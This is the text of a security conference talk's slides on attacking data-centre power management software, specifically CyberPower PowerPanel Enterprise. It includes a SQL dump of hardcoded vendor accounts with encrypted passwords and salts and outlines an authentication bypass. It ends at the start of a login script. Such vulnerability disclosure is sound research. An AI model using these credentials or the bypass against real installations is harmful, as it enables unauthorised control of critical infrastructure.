

Power Corrupts; Corrupt it Back!

Hacking Power Management in Data Centers

Presenters / Researchers: **Sam Quinn, Jesse Chick**

Who Are We?



Sam Quinn

- Lead Senior Security Researcher
- Twitter == @eAyeP
- Core technical interests:
 - Exploitation
 - Hardware hacking
 - Embedded systems




Jesse Chick

- Security Researcher
- Twitter == @ravenousbytes
- Core technical interest:
 - Full system emulation
 - Reverse engineering
 - Embedded systems & IOT

What is a Data Center?

- “Data center” is used to refer to:
 - The actual facility that houses servers
 - Cage-space or collocated servers within a facility

Both contexts utilize similar power equipment



Why Data Centers?

National Interest

- Company Initiatives to go full “cloud”
- #1 item in the 2023 National Cybersecurity Strategy
- Federal Data Center Enhancement Act of 2022

Our approach


- Took queues from industry experts
- Many unique and critical devices
- Limited end-to-end vulnerability research in the field

Data Center Infrastructure Management (DCIM)


Target #1

DCIM Use Case

- DCIMs are software that allow IT to:
 - Manage
 - Configure
 - Monitor infrastructure within a data center
- Single pane of glass for all devices
- Allows for remote management






Why Attack a DCIM?




CyberPower PowerPanel Enterprise

- Free Download
- Windows / Linux Support
- For “Enterprise”



At a Glance

- All the spicy stuff hidden behind the login page
 - HTTP by default
 - Port: 8080
- Uses C#
- SQL database backend



DCIM Initial Recon

Database Initialization

- Database setup scripts
- CyberPower and SI user
- Not base64 passwords
- AES encrypted, not hashed



```
--
-- Dumping data for table `sec_user`
--

LOCK TABLES `sec_user` WRITE;
/*!40000 ALTER TABLE `sec_user` DISABLE KEYS */;
INSERT INTO `sec_user` VALUES
(144169688950908,'Admin','EThhSz1o66ce6aDFM5u30g==','3q4CYM5x8HKqrkMe','Admin',NULL,NULL,'','0','0','0','','Y','N','N',
NULL,'','','',NULL,'CyberPower','2017-11-24 15:08:09.000','CyberPower','2017-11-24 15:08:09.000',NULL,''),
(145880486930642,'CyberPower','vjrIuuD+zZJ4htaMjl0XPA==','2aoifMe22e9cElMt','CyberPower',NULL,NULL,'','0','0','0','','Y',
'N','N',NULL,'','','',NULL,'CyberPower','2017-12-14 10:21:27.000','CyberPower','2017-12-14
10:21:27.000',NULL,''),
(161722071897759,'SI','rkMRRmESdimTwlwHCX707w==','QIntYiorX81qf7wq','SI',NULL,NULL,'','0','0','0','','Y','N','N',NULL,
'','','',NULL,'CyberPower','2017-11-24 15:18:08.950','CyberPower','2017-11-24 15:18:08.950',NULL,'');
/*!40000 ALTER TABLE `sec_user` ENABLE KEYS */;
UNLOCK TABLES;
```

User, Encrypted Password, Salt

Authentication Bypass #1

- C# is open-source
- Obfuscated password
- Debugger for the win
- Copied out the function to run locally



Authentication Bypass #1 (cont.)

- Username and Password doesn't work
- Checks in place for hardcoded username

```
$ cat login.sh
#!/bin/bash
```

```
HOST="192.168.7.131"
PORT="8080"
```

```
